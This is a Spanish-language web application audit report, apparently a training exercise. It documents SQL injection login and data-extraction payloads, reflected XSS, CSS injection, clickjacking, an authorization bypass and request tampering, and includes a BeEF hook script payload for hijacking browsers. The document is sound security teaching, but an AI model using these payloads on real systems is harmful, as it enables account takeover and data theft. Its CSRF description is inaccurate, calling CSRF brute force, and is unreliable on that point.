INFORME AUDITORÍA WEB

DANIEL HIDALGO PAGÉS

ÍNDICE

SQL INJECTION LOGIN

SQL INJECTION EN LA APLICACIÓN

La primera inyección sql que encontramos en la aplicación la encontramos al loggearnos con cualquier usuario. El problema surge que cuando rellenamos el formulario con el login, usuario y contaseña, luego se crea una consulta en la base de datos sql que si está mal construida podremos hacer un ataque de inyección sql.

La consulta debe estar construida tal que así:


Select id
from tabla_usuarios
where usuario='user' and pass='password';

Entonces un atacante puede inyectar código tan fácil como haciendo esto:

Select id
from tabla_usuarios
where usuario='admin' and pass=''or '1'='1';

Esto es lo que ocurre en la aplicación web, al introducir cualquier email de los usuarios registrados añadiendo la sentencia "*or '1'='1*" se podrá acceder a dicha cuenta (Ver apéndice 1).

PUNTUACIÓN CVSS



Esta inyección de SQL es muy peligrosa ya que el atacante tiene el control total sobre los usuarios de la aplicación. El vector de ataque es alto, no es un ataque complejo y no es necesario ningún tipo de privilegio.


CONSECUENCIAS DE ESTA VULNERABILIDAD

Las consecuencias pueden ser devastadoras debido a que se puede acceder a toda la información de esta y las distintas herramientas de las que se compone perdiendo del todo los principios de integridad, disponibilidad y confidencialidad, además, de ser una inyección muy sencilla de las que se debe estar protegidos al crear cualquier formulario que conlleve esa consulta (Ver apéndice 2).


SQL INJECTION DELIVERIES

SQL INJECTION EN ALBARANES

La otra inyección que encontramos en la aplicación se encuentra en el apartado de albaranes al crear uno nuevo, se trata de otro formulario a rellenar en el que se creará un pdf dependiendo de lo que pongamos. Nos piden un cliente y una dirección la aplicación procesa como texto plano y un id de un producto que busca en su base de datos, pero, ¿Qué pasaría si además de un id intentamos hacerle una inyección sql?



Al añadir al id que puede ser cualquiera que este registrado den la base de datos esta sentencia nos devuelve la versión de la base de datos.



Albaran de envio

Cliente: Cliente

Direccion: Dirección

Productos

Nombre: Lightweight Cotton Clock

Descripcion: Vitae et eaque. Officiis autem ab. Illum ut tempore.

Precio: 31.73€


Nombre:

Descripcion: 10.10.3-MariaDB-1:10.10.3+maria~ubu2204

Precio: €

El pdf nos devuelve la versión, también se pueden hacer inyecciones con funciones sql como “database()” o “user()” que nos devuelve el nombre de la base de datos y el usuario respectivamente (Ver apéndice 3).

PUNTUACIÓN CVSS



Al igual que la anterior es una vulnerabilidad muy peligrosa porque el atacante puede obtener datos muy delicados como son los de una base de datos.


CONSECUENCIAS DE ESTA VULNERABILIDAD

El hecho de poder obtener información tan sensible como la versión o el nombre de la base de datos es muy peligroso ya que facilita al atacante para desarrollar exploits más elaborados.


XSS REFLECTED

XSS AL ENVIAR MENSAJES


En la sección de enviar mensajes, tratamos de inyectar código HTML para ver cómo responde la aplicación.



Como observamos la aplicación procesa las marcar “<>” como código HTML cuando debería hacerlo como texto.



Esto nos abre la ventana a elaborar exploits sencillos como un alert dentro de un script.



Y a lo que es más peligroso a desarrollar scripts más peligrosos como el que desarrollo a continuación con ayuda del BEEF (Ver en apéndice 4).

PUNTUACIÓN CVSS

XSS	7,1

Es una vulnerabilidad a tener en cuenta, aunque no es tan crítica como los anteriores, aunque sí que es verdad que los exploits expuestos hasta ahora no son tan peligrosos, un atacante puede desarrollar exploits más complejos que pueden ser peligrosos para la aplicación web.


CONSECUENCIAS DE ESTA VULNERABILIDAD

Las consecuencias de esta vulnerabilidad pueden ser muy perjudiciales ya que estos mensajes pueden ser enviados a cualquier usuario de la aplicación.

CSS INJECTION

CSS EN MENSAJES

Al igual que HTML la aplicación procesa código CSS en la sección de mensajes.



Aunque bien este payload es más molesto que peligroso, un atacante puede añadir XSS que conlleve el robo de datos sensibles.

Esta inyección en concreto viene del servidor.

<style>p { color: <?phpecho $_GET['color']; ?>; text-align: center;text-shadow: 2px 2px red;}

PUNTUACIÓN CVSS

Al igual que el anterior es un nivel de peligrosidad a tener en cuenta, si bien este payload es más bien sencillo un atacante puede inyectar XSS con un exploit más elaborado.

CONSECUENCIAS DE ESTA VULNERABILIDAD

Las consecuencias de esta vulnerabilidad pueden ser muy perjudiciales ya que estos mensajes pueden ser enviados a cualquier usuario de la aplicación y un atacante puede robar datos de una forma muy sencilla (Ver apéndice 5).

CLICKJACKING

CLICKJACKING EN MENSAJES

Como podemos inyectar código HTML intentamos tratar otra vulnerabilidad como es el "clickjacking" el atacante encapsula una web maliciosa con la esperanza de que una víctima interactúe con la web y realice acciones sin darse cuenta.

<html><head><title>Clickjack on cesur</title> </head> <body> <iframe src="https://www.cesurformacion.com" width="500" height="500"></iframe> </body></html>

En este caso encapsulo una web como es Cesur (aparentemente segura), pero el atacante puede encapsular su propia web maliciosa con la que el usuario puede interactuar o no.

PUNTUACIÓN CVSS

CLICKJACKING	6

Es recomendable revisar esta vulnerabilidad, es más baja que las anteriores ya que en muchos casos el usuario tiene que interactuar con la web maliciosa, aun así, pueden existir webs maliciosas que no prescindan de esa interacción (Ver apéndice 6).


CONSECUENCIAS DE ESTA VULNERABILIDAD

Esta técnica requiere de engañar a la víctima y de que en muchos casos no cierre la página de todas formas, existen otras maneras de conseguir el mismo efecto sin que el usuario interactúe con ella. Puede ser muy peligroso si el atacante inyecta código XSS que conlleve el robo de datos.


BYPASSES AUTORIZACION

BYPASSES EN LA APLICACIÓN


Este problema surge cuando un usuario con roles limitados puede acceder a herramientas restringidas para otros roles como ocurre en esta aplicación (Ver apéndice 7).



La cuenta de auditor puede acceder a enviar mensajes únicamente, pero ¿Qué pasaría si tratamos de usar recursos que no estamos autorizados para ello?



Al escribir "/deliveries" con la sesión del auditor podremos acceder a la sección de albaranes que debería estar restringida.



PUNTUACIÓN CVSS

Esta vulnerabilidad requiere de tener acceso a la aplicación, es decir estar loggeado, por lo tanto, su vector de ataque es adyacente, a pesar de ello, es un riesgo alto el que debe suponer la empresa si deja pasar esta vulnerabilidad.

CONSECUENCIAS DE ESTA VULNERABILIDAD


Puede ser bastante peligroso ya que cualquier usuario de la aplicación puede acceder a cualquier recurso y comprometer los datos del mismo.


CSRF

Cross Site Request Forgery EN FACTURAS


En "facturas" se pueden subir URLs de la factura, la vulnerabilidad sale cuando la aplicación no filtra las URLs y acepta cualquier enlace, con ayuda del Burpsuite podemos capturar la petición GET y cambiar en enlace que el usuario ha enviado a, por ejemplo, "www.sitiomalicioso.com"


Supongamos que un usuario quiere meter el enlace de un pdf, en este caso un pdf en blanco, pero un atacante está capturando la petición con Burpsuite y decide cambiarla a su antojo.






En este caso hemos cambiado la petición para que procese la página de Cesur.







El usuario puede abrir la imagen pensando que es el enlace que ha enviado el mismo, pero le dirigirá a la página de Cesur.

PUNTUACIÓN CVSS

CSRF	4,8

Es menos peligroso que la anterior porque depende mucho de la interacción del usuario para que esta vulnerabilidad funcione, por lo tanto, no depende directamente del usuario.

CONSECUENCIAS DE ESTA VULNERABILIDAD

Puede llegar a ser peligroso que la aplicación no revise ese tipo de peticiones y no filtre las URLs que procesa ya que puede cargar una página web maliciosa (Ver apéndice 8).

APÉNDICE

APÉNDICE 1

La inyección SQL "'or'1'='1" es una técnica de inyección que se utiliza para intentar iniciar sesión en una base de datos sin conocer la contraseña. Esta inyección se realiza ingresando

una instrucción SQL que siempre devuelve un resultado verdadero (en este caso, "or 1=1"). Esto significa que, si el servidor de base de datos procesa la instrucción como si se tratara de una instrucción SQL real, se considerará que la condición siempre se cumple y, por lo tanto, el usuario se autenticará.

APÉNDICE 2


Las consecuencias de una inyección SQL 'or'1'='1 pueden ser muy graves, ya que la consulta SQL se interpreta como una condición verdadera. Esto significa que el atacante puede ejecutar una consulta maliciosa, como eliminar datos importantes, modificar datos, obtener información sensible, etc. Si la aplicación web no está protegida contra tales ataques, el atacante puede tener acceso ilimitado a la base de datos.

APÉNDICE 3

- user(): Esta función devuelve el nombre de usuario que está conectado actualmente a la base de datos
- version(): Esta función devuelve la versión del servidor de base de datos en el que está conectado el usuario.
- database(): Esta función devuelve el nombre de la base de datos en la que está conectado el usuario.

APÉNDICE 4

Para elaborar un exploit más interesante nos ayudaremos con BEEF en una Kali Linux.



Una vez instalado el BEEF correctamente lo ejecutaremos. Tendremos que copiarnos la “HOOK URL” que es la que pegaremos en nuestro script para ver lo que hace el usuario.


El payload a ejecutar será del tipo: *<script src=”http://127.0.0.1:3000/hook.js”></script>*

En mensajes es donde encontramos esta vulnerabilidad del tipo XSS reflejado, entonces escribiremos ahí nuestro payload.


Si inspeccionamos el código de la aplicación vemos que nuestro exploit se ha ejecutado correctamente.

```
▼<p>
    <strong>Asunto:</strong>
    "BEEF "
  </p>
▼<p>
    <strong>Mensaje:</strong>
  </p>
▼<p> == $0
    <script src=""http://127.0.0.1:3000/hook.js""></script>
  </p>
▶<p>…</p>
</blockquote>
```


Ahora deberemos ir al panel del BEEF y comprobar si ha funcionado.



Una vez abierto el panel y habernos loggeados encontramos que el payload se ha ejecutado correctamente y que hay informacion bastante relevante sobre la aplicación y nuestra víctima (En este caso yo mismo).



Aquí podemos realizar acciones muy interesantes al usuario como hacerle un “Google Phising”.



APÉNDICE 5

Una inyección de CSS puede tener consecuencias graves para la seguridad de un sitio web, ya que puede permitir a los atacantes comprometer la integridad de los datos del sitio, robar información confidencial, modificar la apariencia de la página web, redirigir tráfico a sitios maliciosos, etc. Esto puede tener un efecto negativo en la imagen de una marca y puede llevar a la pérdida de confianza de los clientes. Además, puede afectar la usabilidad y rendimiento del sitio, ya que los atacantes pueden inyectar contenido no deseado y código malicioso.

APÉNDICE 6

Las consecuencias del clickjacking son graves, pues los atacantes pueden usar esta técnica para llevar a cabo varias actividades maliciosas. Estas actividades maliciosas, entre las que se destacan: 1. Robar información personal y financiera. Los atacantes pueden llevar a cabo phishing o keylogging

para robar datos bancarios, tarjetas de crédito, nombres de usuario y contraseñas, etc. Esto puede causar pérdidas monetarias y daños a la reputación.

2. Crear contenido inapropiado. Los atacantes pueden usar clickjacking para crear contenido inapropiado en sitios web que normalmente ofrecen contenido seguro. Esto puede afectar la reputación de la empresa o causar problemas legales.

3. Instalar malware. Los atacantes pueden usar clickjacking para instalar malware en dispositivos desprotegidos. Esto puede causar daños a la seguridad de la red y poner en riesgo la privacidad de los datos de los usuarios.

4. Redireccionar a sitios web maliciosos. Los atacantes pueden usar clickjacking para redireccionar a los usuarios a sitios web maliciosos que contienen malware o contenido inapropiado. Esto puede amenazar la seguridad de los usuarios y la reputación de los sitios web.

APÉNDICE 7

Un bypass de autorización en una web es una forma de saltarse el proceso de autorización y acceder a una aplicación o recurso web sin tener los permisos necesarios. Esto puede suceder cuando una aplicación no controla adecuadamente las entradas de usuario, lo que permite que un atacante malicioso acceda a la información deseada sin proporcionar la contraseña o los permisos necesarios.

APÉNDICE 8

Cross-site request forgery (CSRF) es un tipo de ataque por fuerza bruta que explota la confianza entre un sitio web y un usuario. El objetivo de un ataque de CSRF es engañar a un navegador para que haga una solicitud no deseada en nombre del usuario a un sitio web. Esta solicitud se realiza aprovechando la confianza previamente establecida entre el usuario y el sitio web en cuestión. El resultado de una solicitud exitosa puede ser la manipulación de datos, la modificación de la configuración o la realización de acciones arbitrarias.